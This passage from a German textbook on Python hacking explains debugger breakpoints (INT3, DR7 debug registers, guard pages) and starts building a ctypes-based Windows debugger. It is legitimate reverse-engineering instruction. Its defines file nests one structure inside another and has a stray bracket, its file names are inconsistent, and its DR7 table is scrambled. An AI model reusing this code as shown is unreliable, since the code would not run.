Wie Sie sehen, muss sich der Debugger ganz schön anstrengen, um Software-Breakpunkte verarbeiten zu können. Man kann zwei Arten von Breakpunkten setzen: Einmal-Breakpunkte und persistente Breakpunkte. Ein *Einmal-Software-Breakpunkt* bedeutet, dass der Breakpunkt aus der internen Breakpunkt-Liste entfernt wird, sobald er einmal angestoßen wurde. Er ist nur einmal gültig. Ein *persistenter Breakpunkt* wird wieder hergestellt, nachdem die CPU den Original-Opcode ausgeführt hat, d.h., der Eintrag in der Breakpunkt-Liste bleibt erhalten.




Abb. 2-3 Setzen eines Software-Breakpunkts

Software-Breakpunkte haben allerdings einen Nachteil: Wenn Sie ein Byte des Executables im Speicher ändern, ändern Sie die CRC-Prüfsumme (*cyclic redundancy check*) des laufenden Prozesses. CRC ist eine Funktion, die genutzt wird, um zu ermitteln, ob Daten in irgendeiner Weise verändert wurden. Sie kann auf Dateien, Speicher, Texte, Netzwerkpakete und alle anderen Arten von Daten angewandt werden, die Sie auf Änderungen hin überwachen wollen. Ein CRC nimmt eine Reihe von Werten – in diesem Fall den Speicher des laufenden Prozesses – und wendet eine Hashfunktion darauf an. Er vergleicht dann diesen Hashwert mit der bekannten CRC-Prüfsumme, um zu bestimmen, ob die Daten verändert wurden. Unterscheidet sich die Prüfsumme von der zur Validierung gespeicherten Prüfsumme, schlägt die CRC-Prüfung fehl. Das ist ein wichtiger Punkt, da Malware recht häufig ihren im Speicher laufenden Code auf CRC-Änderungen hin prüft und sich selbst beendet, wenn sie einen Fehler erkennt. Das ist eine recht effektive Technik, um das Reverse Engineering zu verlangsamen und den Einsatz von Software-Breakpunkten zu verhindern, wodurch wiederum die dynamische Analyse ihres Verhaltens unterbunden wird. Um solche Szenarien zu umgehen, können Sie Hardware-Breakpunkte verwenden.

2.4.2 Hardware-Breakpunkte

Hardware-Breakpunkte sind nützlich, wenn eine kleine Anzahl von Breakpunkten erforderlich ist und wenn die zu untersuchende Software selbst nicht modifiziert werden kann. Diese Art Breakpunkt wird auf CPU-Ebene über spezielle *Debug-Register* gesetzt. Eine typische CPU besitzt acht Debug-Register (DR0 bis DR7), mit deren Hilfe Hardware-Breakpunkte gesetzt und verwaltet werden. Die Debug-Register DR0 bis DR3 sind für die Adressen der Breakpunkte reserviert, d.h., Sie können nur jeweils vier Hardware-Breakpunkte gleichzeitig einrichten. Die Register DR4 und DR5 sind reserviert und DR6 wird als Statusregister verwendet, das den Typ des ausgelösten Debugging-Events bestimmt, wenn der Breakpunkt erreicht wird. Das Debug-Register DR7 ist im Wesentlichen der Ein-/Aus-Schalter für die Hardware-Breakpunkte und speichert die verschiedenen Breakpunkt-Bedingungen. Durch das Setzen bestimmter Flags im DR7-Register können Sie Breakpunkte für die folgenden Bedingungen erzeugen:

- wenn eine Instruktion an einer bestimmten Adresse ausgeführt wird,
- wenn Daten an eine Adresse geschrieben werden,
- bei Lese- oder Schreiboperationen an einer Adresse, aber nicht bei der Ausführung.

Das ist sehr nützlich, da Sie bis zu vier verschiedene Breakpunkte mittels dieser Bedingungen einrichten können, ohne den laufenden Prozess modifizieren zu müssen. Abbildung 2–4 zeigt, wie die Felder in DR7 das Hardware-Breakpunkt-Verhalten, die Länge und die Adresse wiedergeben.

Die Bits 0–7 sind im Wesentlichen die Ein-/Aus-Schalter für die Aktivierung von Breakpunkten. Die Felder L und G in den Bits 0–7 stehen für den lokalen oder globalen Geltungsbereich. Ich stelle beide Bits als gesetzt dar. Allerdings reicht es, einen von beiden zu setzen, und beim User-Mode-Debugging hatte ich damit auch noch nie Probleme. Die Bits 8–15 in DR7 werden nicht für die normalen Debugging-Zwecke verwendet, auf die wir hier eingehen. Für eine weiterführende Erläuterung dieser Bits sei auf das Intel-x86-Handbuch verwiesen. Die Bits 16–31 bestimmen Typ und Länge des Breakpunkts, der für das dazugehörige Debug-Register gesetzt wird.


Im Gegensatz zu Software-Breakpunkten, die das INT3-Event verwenden, arbeiten Hardware-Breakpunkte mit Interrupt 1 (INT1). Das INT1-Event ist für Hardware-Breakpunkte und Einzelschritt-Events gedacht. *Einzelschritt (single-step)* bedeutet einfach die schrittweise Verarbeitung von Instruktionen, was einen sehr genauen Blick auf kritische Codeabschnitte erlaubt, während man Datenveränderungen überwacht.

Hardware-Breakpunkte werden genauso gehandhabt wie Software-Breakpunkte, aber der Mechanismus ist auf einer niedrigeren Ebene angesiedelt. Bevor die CPU eine Instruktion ausführt, überprüft Sie, ob die Adresse für einen Hardware-Breakpunkt aktiviert ist. Sie prüft auch, ob einer der Instruktionsoperatoren auf Speicher zugreift, der für einen Hardware-Breakpunkt markiert ist. Ist die Adresse in den Debug-Registers DR0–DR3 gespeichert und sind die Lese-/Schreib-/Ausführungsbedingungen erfüllt, löst die CPU einen INT1 aus und hält an. Ist die Adresse nicht in den Debug-Registers enthalten, führt die CPU die Instruktion aus und macht dann mit der nächsten Instruktion weiter, führt die Prüfung erneut durch und so weiter.


Layout des DR7-Registers

Bits	L	G	L	G	L	G	L	G	Type	Len	Type	Len	Type	Len	Type	Len
D	D	D	D	D	D	D	D	D	DR 0	DR 0	DR 1	DR 1	DR 2	DR 2	DR 3	DR 3
R	R	R	R	R	R	R	R	R								
0	0	1	1	2	2	3	3	3								
1	2	3	4	5	6	7	8 – 15	16 – 17	18 – 19	20 – 21	22 – 23	24 – 25	26 – 27	28 – 29	30 – 31	

DR7 mit gesetztem 1-Byte-Ausführungs-Breakpunkt an 0x44332211



DR7 mit zusätzlichem 2-Byte-Schreib-/Lese-Breakpunkt an 0x55667788



Breakpunkt-Flags

00 – Break bei Ausführung	00 – 1 Byte
01 – Break bei Schreiboperation	01 – 2 Bytes (WORD)
11 – Break bei Schreib-/Leseoperation, aber nicht bei Ausführung	11 – 4 Bytes (DWORD)

Breakpunkt-Längen-Flags

Abb. 2-4 Die im DR7-Register gesetzten Flags bestimmen den Typ des verwendeten Breakpunkts.

Hardware-Breakpunkte sind sehr nützlich, unterliegen aber einigen Beschränkungen. Abgesehen davon, dass nur jeweils vier individuelle Breakpunkte möglich sind, können Sie einen Breakpunkt zudem nur für maximal vier Datenbytes festlegen. Das ist eine starke Einschränkung, wenn Sie einen großen Speicherbereich beobachten wollen. Um diese Einschränkung zu umgehen, können Sie den Debugger mit Speicher-Breakpunkten arbeiten lassen.

2.4.3 Speicher-Breakpunkte

Speicher-Breakpunkte sind in Wirklichkeit gar keine Breakpunkte. Wenn ein Debugger einen Speicher-Breakpunkt setzt, verändert er die Rechte eines Speicherbereichs, einer sogenannten *Seite* (page). Eine Speicherseite ist der kleinste Speicherbereich, den das Betriebssystem verarbeitet. Wird eine Speicherseite alloziert, werden bestimmte Zugriffsrechte gesetzt, die genau festlegen, wie auf den Speicher zugegriffen werden kann. Einige Beispiele für solche Speicherseiten-Zugriffsrechte sehen Sie hier:

- **Page Execution**
Erlaubt die Ausführung, löst aber eine Zugriffsverletzung aus, wenn der Prozess versucht, die Seite zu lesen oder zu schreiben.
- **Page Read**
Erlaubt dem Prozess nur das Lesen der Seite. Alle Schreib- oder Ausführungsversuche führen zu einer Zugriffsverletzung.
- **Page Write**
Erlaubt dem Prozess das Schreiben in diese Seite.
- **Guard Page**
Jeder Zugriff auf eine Guard Page führt zu einer einmaligen Ausnahme. Danach kehrt die Seite in ihren ursprünglichen Zustand zurück.

Die meisten Betriebssysteme erlauben die Kombination dieser Zugriffsrechte. Zum Beispiel könnte sich eine Seite im Speicher befinden, die gelesen und geschrieben werden darf, während eine andere Seite gelesen und ausgeführt werden kann. Jedes Betriebssystem besitzt außerdem entsprechende Funktionen, mit deren Hilfe Sie die aktuellen Zugriffsrechte ermitteln und bei Bedarf ändern können. Abbildung 2–5 zeigt, wie der Datenzugriff mit den verschiedenen Seitenzugriffsrechten funktioniert.

Uns interessiert das Zugriffsrecht *Guard Page*. Dieser Seitentyp ist recht nützlich, wenn es beispielsweise darum geht, den Heap vom Stack zu trennen, oder wenn man sicherstellen will, dass ein Speicherbereich nicht über eine bestimmte Grenze hinaus wächst. Es ist auch nützlich, um einen Prozess anzuhalten, wenn er auf einen bestimmten Speicherbereich zugreift. Beim Reverse Engineering einer netzwerkfähigen Serveranwendung können wir zum Beispiel einen Speicher-Breakpunkt für einen Speicherbereich festlegen, in dem ein Datenpaket nach dem Empfang abgelegt wird. Auf diese Weise kann man bestimmen, wann und wie die Anwendung Pakete empfängt, da jeder Zugriff auf diese Speicherseite die CPU anhält und eine Guard-Page-Debugging-Ausnahme auslöst. Wir könnten dann die Instruktion untersuchen, die auf den Speicherpuffer zugegriffen hat, und feststellen, was sie mit dessen Inhalt macht. Diese Breakpunkt-Technik umgeht auch alle Datenänderungsprobleme, die man mit Software-Breakpunkten hat, da der laufende Code nicht verändert wird.

Die Schreib-, Lese- und Ausführungsflags einer Speicherseite erlauben es, Daten auszulesen oder hineinzuschreiben oder die Daten auszuführen.




Abb. 2-5 Das Verhalten der verschiedenen Speicherseiten-Zugriffsrechte

Nachdem wir nun einige grundlegende Aspekte der Funktionsweise von Debuggern und deren Interaktion mit dem Betriebssystem erläutert haben, wird es Zeit, unseren ersten einfachen Debugger in Python zu schreiben. Wir beginnen mit der Entwicklung eines einfachen Debuggers unter Windows, bei dem wir unser neu gewonnenes Wissen über ctypes und Debugging-Interna gut umsetzen können. Wärmen Sie also schon mal Ihre Finger auf.

3

Entwicklung eines Windows-Debuggers

Nachdem wir die Grundlagen behandelt haben, wird es Zeit, das Gelernte in einem realen, funktionierenden Debugger umzusetzen. Als Microsoft Windows entwickelte, fügte es eine erstaunliche Anzahl von Debugging-Funktionen ein, um Entwickler und die Qualitätssicherung zu unterstützen. Wir werden diese Funktionen ausgiebig nutzen, um unseren eigenen, reinen Python-Debugger zu entwickeln. Es ist an dieser Stelle wichtig anzumerken, dass wir im Wesentlichen eine tiefgehende Untersuchung von Pedram Aminis PyDbg vornehmen, da dies die momentan sauberste Python-Implementierung eines Debuggers für Windows ist. Mit Pedrams Segen richte ich den Quellcode (Funktionsnamen, Variablen, etc.) so nah wie möglich an PyDbg aus, sodass Sie sehr einfach von Ihrem eigenen Debugger zu PyDbg wechseln können.

3.1 Prozess, wo bist Du?

Um einen Prozess debuggen zu können, müssen Sie zuerst einmal den Debugger in irgendeiner Weise mit dem Prozess verknüpfen. Unser Debugger muss also in der Lage sein, ein Executable zu öffnen und auszuführen oder sich in einen laufenden Prozess einzuklinken. Die Windows-Debugging-API bietet für beides eine einfache Lösung.

Es gibt feine Unterschiede zwischen dem *Öffnen* eines Prozesses und dem *Ankoppeln* an einen Prozess. Der Vorteil beim Öffnen eines Prozesses besteht darin, dass Sie die Kontrolle über den Prozess besitzen, bevor er irgendwelchen Code ausführen kann. Das ist bei der Analyse von Malware oder anderem bösartigen Code von Vorteil. Beim Ankoppeln an einen Prozess läuft der Prozess bereits, d.h., Sie können den Programmstart überspringen und die Codebereiche analysieren, an denen Sie besonders interessiert sind. Welchen Ansatz Sie verwenden, ist abhängig vom Debugging-Ziel und der durchzuführenden Analyse.

Die erste Methode, einen Prozess unter einem Debugger auszuführen, besteht darin, das Executable direkt aus dem Debugger heraus zu starten. Um einen Prozess unter Windows zu erzeugen, rufen Sie die Funktion `CreateProcessA()`¹ auf. Das Setzen

1. Siehe MSDN CreateProcess-Funktion (<http://msdn2.microsoft.com/en-us/library/ms682425.aspx>).

bestimmter Flags, die an diese Funktion übergeben werden, ermöglicht das Debugging des Prozesses. Ein CreateProcessA()-Aufruf sieht wie folgt aus:

```
BOOL WINAPI CreateProcessA(
    LPCSTR lpApplicationName,
    LPTSTR lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL bInheritHandles,
    DWORD dwCreationFlags,
    LPVOID lpEnvironment,
    LPCTSTR lpCurrentDirectory,
    LPSTARTUPINFO lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);
```

Auf den ersten Blick wirkt das kompliziert, aber beim Reverse Engineering müssen wir die Dinge immer in kleinere Teile zerlegen, um das Gesamtbild zu verstehen. Wir sehen uns nur die Parameter an, die für die Erzeugung eines Prozesses unter einem Debugger wichtig sind. Diese Parameter sind `lpApplicationName`, `lpCommandLine`, `dwCreationFlags`, `lpStartupInfo` und `lpProcessInformation`. Die restlichen Parameter können auf NULL gesetzt werden. Eine vollständige Erläuterung dieses Aufrufs finden Sie im MSDN-Eintrag (Microsoft Developer Network). Die ersten beiden Parameter setzen den Pfad auf das auszuführende Executable und die von ihm akzeptierten Kommandozeilenargumente. Der Parameter `dwCreationFlags` erkennt einen speziellen Wert, der anzeigt, dass der Prozess unter Aufsicht eines Debuggers gestartet werden soll. Die beiden letzten Parameter sind Zeiger auf structs (`STARTUPINFO`² bzw. `PROCESS_INFORMATION`³), die bestimmen, wie der Prozess gestartet werden soll, und die wichtige Informationen zu diesem Prozess festhalten, nachdem dieser erfolgreich gestartet wurde.

Legen Sie zwei neue Python-Dateien namens `my_debugger.py` und `my_debuggerDefines.py` an. Wir werden eine `debugger()`-Klasse entwickeln, die wir Schritt für Schritt um Debugging-Funktionen erweitern. Zusätzlich legen wir der besseren Wartbarkeit halber alle Strukturen, Unions und Konstanten in `my_debuggerDefines.py` ab.

-
2. Siehe MSDN STARTUPINFO-Struktur
(<http://msdn2.microsoft.com/en-us/library/ms686331.aspx>).
 3. Siehe MSDN PROCESS_INFORMATION-Struktur
(<http://msdn2.microsoft.com/en-us/library/ms686331.aspx>).

my_debugger_defines.py

```
from ctypes import *

# Der Klarheit halber bilden wir die Microsoft-Typen auf ctypes ab
WORD      = c_ushort
DWORD     = c_ulong
LPBYTE    = POINTER(c_ubyte)
LPTSTR    = POINTER(c_char)
HANDLE    = c_void_p

# Konstanten
DEBUG_PROCESS = 0x00000001
CREATE_NEW_CONSOLE = 0x00000010

# Strukturen für CreateProcessA()-Funktion
class STARTUPINFO(Structure):
    _fields_ = [
        ("cb",           DWORD),
        ("lpReserved",   LPTSTR),
        ("lpDesktop",    LPTSTR),
        ("lpTitle",      LPTSTR),
        ("dwX",          DWORD),
        ("dwY",          DWORD),
        ("dwXSize",      DWORD),
        ("dwYSize",      DWORD),
        ("dwXCountChars", DWORD),
        ("dwYCountChars", DWORD),
        ("dwFillAttribute", DWORD),
        ("dwFlags",      DWORD),
        ("wShowWindow",  WORD),
        ("cbReserved2",  WORD),
        ("lpReserved2",  LPBYTE),
        ("hStdInput",    HANDLE),
        ("hStdOutput",   HANDLE),
        ("hStdError",    HANDLE),
    ]
    class PROCESS_INFORMATION(Structure):
        _fields_ = [
            ("hProcess",    HANDLE),
            ("hThread",     HANDLE),
            ("dwProcessId", DWORD),
            ("dwThreadId",  DWORD),
        ]
    ]
```

my_debugger.py

```
from ctypes import *
from my_debugger_defines import *

kernel32 = windll.kernel32

class debugger():
    def __init__(self):
        pass

    def load(self,path_to_exe):

        # dwCreation-Flag bestimmt, wie der Prozess zu erzeugen ist.
        # Setzen Sie creation_flags = CREATE_NEW_CONSOLE,
        # wenn Sie die Taschenrechner-GUI sehen wollen.
        creation_flags = DEBUG_PROCESS

        # Strukturen instanziieren
        startupinfo      = STARTUPINFO()
        process_information = PROCESS_INFORMATION()

        # Die beiden folgenden Optionen erlauben es, den gestarteten Prozess
        # in einem separaten Fenster darzustellen. Das macht auch deutlich,
        # wie unterschiedliche Einstellungen der STARTUPINFO-Struktur den
        # zu untersuchenden Prozess beeinflussen.
        startupinfo.dwFlags      = 0x1
        startupinfo.wShowWindow = 0x0

        # Wir initialisieren dann die cb-Variable der STARTUPINFO-Struktur,
        # die einfach nur die Größe der Struktur selbst angibt.
        startupinfo.cb = sizeof(startupinfo)

        if kernel32.CreateProcessA(path_to_exe,
                                   None,
                                   None,
                                   None,
                                   None,
                                   creation_flags,
                                   None,
                                   None,
                                   byref(startupinfo),
                                   byref(process_information)):

            print "[*] We have successfully launched the process!"
            print "[*] PID: %d" % process_information.dwProcessId

        else:
            print "[*] Error: 0x%08x." % kernel32.GetLastError()
```

Nun wollen wir einen kurzen Test konstruieren, um sicherzustellen, dass alles so funktioniert wie geplant. Nennen Sie diese Datei *my_test.py* und sorgen Sie dafür, dass sie im gleichen Verzeichnis liegt wie die anderen Dateien.

my_test.py

```
import my_debugger

debugger = my_debugger.debugger()
debugger.load("C:\\\\WINDOWS\\\\system32\\\\calc.exe")
```

Wenn Sie diese Python-Datei in der Kommandozeile oder aus der IDE heraus ausführen, wird der von Ihnen angegebene Prozess gestartet, der Prozess-Identifier (PID) ausgegeben, und dann wird das Programm wieder beendet. Wenn Sie mein *calc.exe*-Beispiel verwenden, wird Ihnen auffallen, dass die GUI des Taschenrechners nicht erscheint. Das liegt daran, dass der Prozess darauf wartet, dass der Debugger die Ausführung fortsetzt. Wir haben diesen Schritt noch nicht integriert, aber das kommt gleich! Sie wissen nun, wie man einen Prozess erzeugt, der mit einem Debugger untersucht werden kann. Nun wird es Zeit für etwas Code, der einen Debugger an einen laufenden Prozess ankoppelt.

Um uns an einen Prozess ankoppeln zu können, benötigen wir zuerst ein Handle auf diesen Prozess. Die meisten der von uns verwendeten Funktionen verlangen ein gültiges Prozess-Handle und es ist wichtig, dass man weiß, ob man auf den Prozess zugreifen kann, bevor man versucht, ihn zu debuggen. Dies geschieht mithilfe der Funktion `OpenProcess()`⁴, die von *kernel32.dll* exportiert wird und den folgenden Prototyp besitzt:

```
HANDLE WINAPI OpenProcess(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwProcessId
);
```

Der Parameter `dwDesiredAccess` gibt an, welche Art von Zugriff wir für das Prozessobjekt wünschen, dessen Handle wir anfordern. Um ein Debugging durchführen zu können, müssen wir diesen Wert mit `PROCESS_ALL_ACCESS` angeben. Der Parameter `bInheritHandle` ist für unsere Zwecke immer auf `False` gesetzt und der `dwProcessId`-Parameter ist einfach die PID des Prozesses, dessen Handle wir bestimmen wollen. Wird die Funktion erfolgreich ausgeführt, gibt sie ein Handle auf das Prozessobjekt zurück.

Wir koppeln uns an den Prozess mithilfe der Funktion `DebugActiveProcess()`⁵ an, die wie folgt aussieht:

-
4. Siehe MSDN OpenProcess-Funktion
(<http://msdn2.microsoft.com/en-us/library/ms684320.aspx>).
 5. Siehe MSDN DebugActiveProcess-Funktion
(<http://msdn2.microsoft.com/en-us/library/ms679295.aspx>).

```
BOOL WINAPI DebugActiveProcess(
    DWORD dwProcessId
);
```

Wir übergeben der Funktion einfach die PID des Prozesses, an den wir uns ankoppeln wollen. Sobald das System festgestellt hat, dass wir die passenden Rechte besitzen, um auf den Prozess zuzugreifen, geht der Zielprozess davon aus, dass der ankoppelnde Prozess (der Debugger) bereit ist, Debug-Events zu verarbeiten, und übergibt die Kontrolle an den Debugger. Der Debugger fängt Debug-Events ab, indem er `WaitForDebugEvent()`⁶ in einer Schleife aufruft. Die Funktion sieht wie folgt aus:

```
BOOL WINAPI WaitForDebugEvent(
    LPDEBUG_EVENT lpDebugEvent,
    DWORD dwMilliseconds
);
```

Der erste Parameter ist ein Zeiger auf die Struktur `DEBUG_EVENT`⁷. Diese Struktur beschreibt ein Debug-Event. Der zweite Parameter wird auf `INFINITE` gesetzt, damit der `WaitForDebugEvent()`-Aufruf erst zurückkehrt, wenn ein Event eingetreten ist.

Mit jedem vom Debugger abgefangenen Event sind entsprechende Event-Handler verknüpft, die irgendeine Aktion ausführen, bevor der Prozess fortgesetzt wird. Sobald die Handler ihre Arbeit erledigt haben, soll der Prozess weiterlaufen. Das wird mit der Funktion `ContinueDebugEvent()`⁸ erreicht, die wie folgt aussieht:

```
BOOL WINAPI ContinueDebugEvent(
    DWORD dwProcessId,
    DWORD dwThreadId,
    DWORD dwContinueStatus
);
```

Die Parameter `dwProcessId` und `dwThreadId` sind Felder in der `DEBUG_EVENT`-Struktur und werden initialisiert, wenn der Debugger ein Debug-Event abfängt. Der `dwContinueStatus`-Parameter signalisiert dem Prozess, die Ausführung (`DBG_CONTINUE`), oder die Verarbeitung der Ausnahme (`DBG_EXCEPTION_NOT_HANDLED`) fortzusetzen.

Bleibt noch die Abkopplung von einem Prozess. Dies geschieht durch den Aufruf von `DebugActiveProcessStop()`⁹, der als einzigen Parameter die PID des abzukoppeln- den Prozesses verlangt.

-
6. Siehe MSDN WaitForDebugEvent-Funktion
(<http://msdn2.microsoft.com/en-us/library/ms681423.aspx>).
 7. Siehe MSDN DEBUG_EVENT-Struktur (<http://msdn2.microsoft.com/en-us/library/ms679308.aspx>).
 8. Siehe MSDN ContinueDebugEvent-Funktion
(<http://msdn2.microsoft.com/en-us/library/ms679285.aspx>).
 9. Siehe MSDN DebugActiveProcessStop-Funktion
(<http://msdn2.microsoft.com/en-us/library/ms679296.aspx>).

Fassen wir das alles zusammen und erweitern wir unsere `my_debugger`-Klasse um die Fähigkeit, sich an Prozesse an- und abzukoppeln. Wir fügen auch die Möglichkeit hinzu, ein Prozess-Handle zu öffnen und zu ermitteln. Das letzte Detail der Implementierung ist der Aufbau unserer primären Debug-Schleife zur Verarbeitung von Debug-Events. Öffnen Sie `my_debugger.py` und geben Sie den folgenden Code ein.

Achtung Alle benötigten Strukturen, Unions und Konstanten sind in der Datei `my_debuggerDefines.py` im begleitenden Quellcode enthalten, der auf <http://www.dpunkt.de/python-hacking> zur Verfügung steht. Laden Sie diese Datei jetzt herunter und ersetzen Sie Ihre aktuelle Kopie. Wir werden die Erzeugung von Strukturen, Unions und Konstanten nicht weiter behandeln, da Sie mittlerweile ausreichend mit ihnen vertraut sein sollten.

my_debugger.py

```
from ctypes import *
from my_debuggerDefines import *

kernel32 = windll.kernel32

class debugger():

    def __init__(self):
        self.h_process      = None
        self.pid            = None
        self.debugger_active = False

    def load(self,path_to_exe):
        ...
        print "[*] We have successfully launched the process!"
        print "[*] PID: %d" % process_information.dwProcessId

        # Gültiges Handle für den neu erzeugten Prozess ermitteln
        # und für die spätere Nutzung festhalten
        self.h_process = self.open_process(process_information.dwProcessId)

    ...

    def open_process(self,pid):
        h_process = kernel32.OpenProcess(PROCESS_ALL_ACCESS,False,pid)
        return h_process

    def attach(self,pid):
        self.h_process = self.open_process(pid)

        # Wir versuchen uns an den Prozess anzukoppeln,
        # schlägt das fehl, beenden wir den Aufruf.
        if kernel32.DebugActiveProcess(pid):
            self.debugger_active = True
            self.pid            = int(pid)
        else:
            print "[*] Unable to attach to the process."
```

```

def run(self):
    # Nun müssen wir im untersuchten Prozess
    # auf Debug-Events warten

    while self.debugger_active == True:
        self.get_debug_event()

def get_debug_event(self):

    debug_event = DEBUG_EVENT()
    continue_status= DBG_CONTINUE

    if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE):

        # Wir bauen im Moment noch keine Event-Handler auf,
        # lassen Sie uns den Prozess einfach nur fortsetzen.
        raw_input("Press a key to continue...")
        self.debugger_active = False
        kernel32.ContinueDebugEvent( \
